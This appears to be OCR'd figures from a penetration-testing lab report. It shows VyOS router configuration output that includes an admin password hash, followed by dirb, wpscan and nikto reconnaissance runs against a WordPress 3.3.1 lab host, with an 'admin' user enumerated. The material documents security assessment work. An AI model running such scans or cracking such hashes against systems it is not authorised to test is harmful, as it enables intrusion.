
```
vyos@vyos:~$ show login
login     : vyos     pts/0        Dec  2 16:34 ([::ffff:192.168.0.200]:50564)
level     : admin
user      : vyos
groups    : users adm disk sudo dip quaggavty vyattacfg fuse
```

```
vyos@vyos# show system
 config-management {
     commit-revisions 20
 }
 console {
     device ttyS0 {
         speed 9600
     }
 }
 host-name vyos
 login {
     user vyos {
         authentication {
             encrypted-password $1$HR42KG7n$Ynpv5D8LEnJiOZPX85Wt.1
             plaintext-password ""
         }
         level admin
     }
 }
 ntp {
     server 0.pool.ntp.org {
     }
     server 1.pool.ntp.org {
     }
     server 2.pool.ntp.org {
     }
 }
 package {
     auto-sync 1
     repository community {
         components main
         distribution helium
         password ""
         url http://packages.vyos.net/vyos
         username ""
     }
 }
 syslog {
     global {
         facility all {
             level notice
         }
         facility protocols {
             level debug
         }
     }
 }
 time-zone UTC
```

Figure 1-11 Other VYOS Router Results for 192.168.0.226

```
vyos@vyos:~$ show arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.0.230            ether   00:15:5d:00:04:19   C                     eth5
192.168.0.225            ether   00:15:5d:00:04:22   C                     eth4
```

```
vyos@vyos:~$ show bridge
bridge name    bridge id               STP enabled     interfaces
```


vyos@vyos:~$ show configuration
interfaces {
ethernet eth3 {
address 192.168.0.33/27
duplex auto
hw-id 00:15:5d:00:04:1f
smp_affinity auto
speed auto
}
ethernet eth4 {
address 192.168.0.226/30
duplex auto
hw-id 00:15:5d:00:04:1e
smp_affinity auto
speed auto
}
ethernet eth5 {
address 192.168.0.229/30
duplex auto
hw-id 00:15:5d:00:04:20
smp_affinity auto
speed auto
}
loopback lo {
address 2.2.2.2/32
}
}
protocols {
ospf {
area 0 {
network 192.168.0.224/30
network 192.168.0.32/27
network 192.168.0.228/30
}
}
}
service {
https {
http-redirect enable
}
lldp {
}
snmp {
community secure {
authorization ro
}
}
telnet {
port 23
}
}
system {
config-management {
commit-revisions 20
}
console {

```
system {
    config-management {
        commit-revisions 20
    }
    console {
        device ttyS0 {
            speed 9600
        }
    }
    host-name vyos
    login {
        user vyos {
            authentication {
                encrypted-password ****************
                plaintext-password ****************
            }
            level admin
        }
    }
    ntp {
        server 0.pool.ntp.org {
        }
        server 1.pool.ntp.org {
        }
        server 2.pool.ntp.org {
        }
    }
    package {
        auto-sync 1
        repository community {
            components main
            distribution helium
            password ****************
            url http://packages.vyos.net/vyos
            username ""
        }
    }
```

```
    syslog {
        global {
            facility all {
                level notice
            }
            facility protocols {
                level debug
            }
        }
    }
    time-zone UTC
}
```

```
vyos@vyos:~$ show dhcp server leases
DHCP server not configured
vyos@vyos:~$ show dhcp server statistics
DHCP server not configured
vyos@vyos:~$
```

```
vyos@vyos:~$ show firewall

--------------------------
Rulesets Information
--------------------------
```

```
vyos@vyos:~$ show ip access-list
ZEBRA:
RIP:
RIPNG:
OSPF:
OSPF6:
BGP:
```

```
vyos@vyos:~$ show ip ospf neighbor

    Neighbor ID Pri State          Dead Time Address         Interface            RXmtL RqstL DBsmL
1.1.1.1           1 Full/Backup       33.317s 192.168.0.225   eth4:192.168.0.226       0     0     0
3.3.3.3           1 Full/DR           35.779s 192.168.0.230   eth5:192.168.0.229       0     0     0
```

```
vyos@vyos:~$ show login
login    : vyos    pts/0       Dec  8 15:53 ([::ffff:192.168.0.200]:33710)
level    : admin
user     : vyos
groups   : users adm disk sudo dip quaggavty vyattacfg fuse
```

```
vyos@vyos:~$ show snmp
Status of SNMP community secure on 127.0.0.1
[UDP: [127.0.0.1]:161→[0.0.0.0]:40696]⇒[Vyatta VyOS 1.1.7] Up: 0:46:40.66
Interfaces: 4, Recv/Trans packets: 36927/20458 | IP: 36829/20106
```

Figure 1-15 Other VYOS Router Results on 192.168.0.230/30 Interface

```
vyos@vyos:~$ show arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.0.234            ether   00:15:5d:00:04:16   C                     eth5
192.168.0.229            ether   00:15:5d:00:04:20   C                     eth3
```

```
vyos@vyos:~$ show configuration
interfaces {
    ethernet eth3 {
        address 192.168.0.230/30
        duplex auto
        hw-id 00:15:5d:00:04:19
        smp_affinity auto
        speed auto
    }
    ethernet eth4 {
        address 192.168.0.129/27
        duplex auto
        hw-id 00:15:5d:00:04:1a
        smp_affinity auto
        speed auto
    }
    ethernet eth5 {
        address 192.168.0.233/30
        duplex auto
        hw-id 00:15:5d:00:04:1b
        smp_affinity auto
        speed auto
    }
    loopback lo {
        address 3.3.3.3/32
    }
}
protocols {
    ospf {
        area 0 {
            network 192.168.0.228/30
            network 192.168.0.128/27
            network 192.168.0.232/30
        }
    }
}
```





Figure 1-() Dirb Results against 172.16.221.237/24


root@kali:~# dirb http://172.16.221.237
DIRB v2.22
By The Dark Raver
START_TIME: Fri Dec 18 12:31:08 2020
URL_BASE: http://172.16.221.237/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
GENERATED WORDS: 4612
---- Scanning URL: http://172.16.221.237/ ----
+ http://172.16.221.237/cgi-bin/ (CODE:403|SIZE:290)
+ http://172.16.221.237/index (CODE:200|SIZE:177)
+ http://172.16.221.237/index.html (CODE:200|SIZE:177)
==> DIRECTORY: http://172.16.221.237/javascript/
+ http://172.16.221.237/server-status (CODE:403|SIZE:295)
==> DIRECTORY: http://172.16.221.237/wordpress/
---- Entering directory: http://172.16.221.237/javascript/ ----
==> DIRECTORY: http://172.16.221.237/javascript/jquery/
---- Entering directory: http://172.16.221.237/wordpress/ ----
==> DIRECTORY: http://172.16.221.237/wordpress/index/
+ http://172.16.221.237/wordpress/index.php (CODE:301|SIZE:0)
+ http://172.16.221.237/wordpress/readme (CODE:200|SIZE:9227)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/
+ http://172.16.221.237/wordpress/wp-app (CODE:403|SIZE:138)
+ http://172.16.221.237/wordpress/wp-blog-header (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-config (CODE:200|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-content/
+ http://172.16.221.237/wordpress/wp-cron (CODE:200|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-includes/
+ http://172.16.221.237/wordpress/wp-links-opml (CODE:200|SIZE:1054)
+ http://172.16.221.237/wordpress/wp-load (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-login (CODE:200|SIZE:2147)
+ http://172.16.221.237/wordpress/wp-mail (CODE:500|SIZE:3004)
+ http://172.16.221.237/wordpress/wp-pass (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-register (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-settings (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-signup (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-trackback (CODE:200|SIZE:135)
+ http://172.16.221.237/wordpress/xmlrpc (CODE:200|SIZE:42)
+ http://172.16.221.237/wordpress/xmlrpc.php (CODE:200|SIZE:42)
---- Entering directory: http://172.16.221.237/javascript/jquery/ ----
+ http://172.16.221.237/javascript/jquery/jquery (CODE:200|SIZE:248235)
+ http://172.16.221.237/javascript/jquery/version (CODE:200|SIZE:5)
---- Entering directory: http://172.16.221.237/wordpress/index/ ----
(!) WARNING: NOT_FOUND[] not stable, unable to determine correct URLs {30X}.
(Try using FineTunning: '-f')

```
---- Entering directory: http://172.16.221.237/wordpress/wp-admin/ ----
+ http://172.16.221.237/wordpress/wp-admin/about (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/admin (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/admin.php (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/comment (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/credits (CODE:302|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/css/
+ http://172.16.221.237/wordpress/wp-admin/edit (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/export (CODE:302|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/images/
+ http://172.16.221.237/wordpress/wp-admin/import (CODE:302|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/includes/
+ http://172.16.221.237/wordpress/wp-admin/index (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/index.php (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/install (CODE:200|SIZE:673)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/js/
+ http://172.16.221.237/wordpress/wp-admin/link (CODE:302|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/maint/
+ http://172.16.221.237/wordpress/wp-admin/media (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/menu (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/moderation (CODE:302|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/network/
+ http://172.16.221.237/wordpress/wp-admin/options (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/plugins (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/post (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/profile (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/themes (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/tools (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/update (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/upgrade (CODE:302|SIZE:806)
+ http://172.16.221.237/wordpress/wp-admin/upload (CODE:302|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/user/
+ http://172.16.221.237/wordpress/wp-admin/users (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/widgets (CODE:302|SIZE:0)

---- Entering directory: http://172.16.221.237/wordpress/wp-content/ ----
+ http://172.16.221.237/wordpress/wp-content/index (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/index.php (CODE:200|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-content/languages/
==> DIRECTORY: http://172.16.221.237/wordpress/wp-content/plugins/
==> DIRECTORY: http://172.16.221.237/wordpress/wp-content/themes/

---- Entering directory: http://172.16.221.237/wordpress/wp-includes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```

```
---- Entering directory: http://172.16.221.237/wordpress/wp-includes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/includes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/maint/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/network/ ----
+ http://172.16.221.237/wordpress/wp-admin/network/admin (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/admin.php (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/edit (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/index (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/index.php (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/menu (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/plugins (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/profile (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/settings (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/setup (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/sites (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/themes (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/update (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/upgrade (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/users (CODE:302|SIZE:0)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/user/ ----
+ http://172.16.221.237/wordpress/wp-admin/user/admin (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/user/admin.php (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/user/index (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/user/index.php (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/user/menu (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/user/profile (CODE:302|SIZE:0)

---- Entering directory: http://172.16.221.237/wordpress/wp-content/languages/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```

```
---- Entering directory: http://172.16.221.237/wordpress/wp-content/plugins/ ----
+ http://172.16.221.237/wordpress/wp-content/plugins/index (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/plugins/index.php (CODE:200|SIZE:0)

---- Entering directory: http://172.16.221.237/wordpress/wp-content/themes/ ----
==> DIRECTORY: http://172.16.221.237/wordpress/wp-content/themes/default/
+ http://172.16.221.237/wordpress/wp-content/themes/index (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/index.php (CODE:200|SIZE:0)

---- Entering directory: http://172.16.221.237/wordpress/wp-content/themes/default/ ----
+ http://172.16.221.237/wordpress/wp-content/themes/default/404 (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/archive (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/archives (CODE:500|SIZE:1)
+ http://172.16.221.237/wordpress/wp-content/themes/default/comments (CODE:200|SIZE:46)
+ http://172.16.221.237/wordpress/wp-content/themes/default/footer (CODE:500|SIZE:206)
+ http://172.16.221.237/wordpress/wp-content/themes/default/functions (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/header (CODE:500|SIZE:165)
+ http://172.16.221.237/wordpress/wp-content/themes/default/image (CODE:500|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-content/themes/default/images/
+ http://172.16.221.237/wordpress/wp-content/themes/default/index (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/index.php (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/links (CODE:500|SIZE:1)
+ http://172.16.221.237/wordpress/wp-content/themes/default/page (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/screenshot (CODE:200|SIZE:10368)
+ http://172.16.221.237/wordpress/wp-content/themes/default/search (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/single (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/style (CODE:200|SIZE:10504)

---- Entering directory: http://172.16.221.237/wordpress/wp-content/themes/default/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```

Figure 1- WPSCAN Results against 172.16.221.237/24

```
root@kali:~# wpscan --url http://172.16.221.237/wordpress -e
_______________________________________________________________
        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 3.7.5
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @_FireFart_
_______________________________________________________________

[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o, default: [N]n
[+] URL: http://172.16.221.237/wordpress/
[+] Started: Tue Dec 22 11:58:28 2020

Interesting Finding(s):

[+] http://172.16.221.237/wordpress/
 | Interesting Entries:
 |  - Server: Apache/2.2.22 (Ubuntu)
 |  - X-Powered-By: PHP/5.3.10-1ubuntu3.26
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] http://172.16.221.237/wordpress/xmlrpc.php
 | Found By: Headers (Passive Detection)
 | Confidence: 100%
 | Confirmed By:
 |  - Link Tag (Passive Detection), 30% confidence
 |  - Direct Access (Aggressive Detection), 100% confidence
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access
```

```
[+] http://172.16.221.237/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] http://172.16.221.237/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 3.3.1 identified (Insecure, released on 2012-01-03).
 | Found By: Rss Generator (Passive Detection)
 |  - http://172.16.221.237/wordpress/?feed=rss2, <generator>http://wordpress.org/?v=3.3.1</generator>
 |  - http://172.16.221.237/wordpress/?feed=comments-rss2, <generator>http://wordpress.org/?v=3.3.1</generator>

[+] WordPress theme in use: twentyeleven
 | Location: http://172.16.221.237/wordpress/wp-content/themes/twentyeleven/
 | Last Updated: 2020-08-11T00:00:00.000Z
 | Readme: http://172.16.221.237/wordpress/wp-content/themes/twentyeleven/readme.txt
 | [!] The version is out of date, the latest version is 3.5
 | Style URL: http://172.16.221.237/wordpress/wp-content/themes/twentyeleven/style.css
 | Style Name: Twenty Eleven
 | Style URI: http://wordpress.org/extend/themes/twentyeleven
 | Description: The 2011 theme for WordPress is sophisticated, lightweight, and adaptable. Make it yours with a cu
st ...
 | Author: the WordPress team
 | Author URI: http://wordpress.org/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 | Confirmed By: Urls In Homepage (Passive Detection)
 |
 | Version: 1.3 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://172.16.221.237/wordpress/wp-content/themes/twentyeleven/style.css, Match: 'Version: 1.3'

[+] Enumerating Vulnerable Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Vulnerable Themes (via Passive and Aggressive Methods)
 Checking Known Locations - Time: 00:00:00 <=================================> (329 / 329) 100.00% Time: 00:00:00
[+] Checking Theme Versions (via Passive and Aggressive Methods)

[i] No themes Found.

[+] Enumerating Timthumbs (via Passive and Aggressive Methods)
 Checking Known Locations - Time: 00:00:05 <==============================> (2575 / 2575) 100.00% Time: 00:00:05

[i] No Timthumbs Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:00 <====================================> (21 / 21) 100.00% Time: 00:00:00

[i] No Config Backups Found.

[+] Enumerating DB Exports (via Passive and Aggressive Methods)
```

```
[i] No DB Exports Found.

[+] Enumerating Medias (via Passive and Aggressive Methods) (Permalink setting must be set to "Plain" for those to
 be detected)
 Brute Forcing Attachment IDs - Time: 00:00:12 <============================> (100 / 100) 100.00% Time: 00:00:12

[i] No Medias Found.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:01 <==================================> (10 / 10) 100.00% Time: 00:00:01

[i] User(s) Identified:

[+] admin
 | Found By: Author Posts - Display Name (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up.

[+] Finished: Tue Dec 22 11:58:54 2020
[+] Requests Done: 3110
[+] Cached Requests: 9
[+] Data Sent: 846.559 KB
[+] Data Received: 763.565 KB
[+] Memory used: 211.029 MB
[+] Elapsed time: 00:00:26
```

Figure 1-32 Nitko Results on 192.168.0.242/30

```
root@kali:~# nikto -h 192.168.0.242
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.0.242
+ Target Hostname:    192.168.0.242
+ Target Port:        80
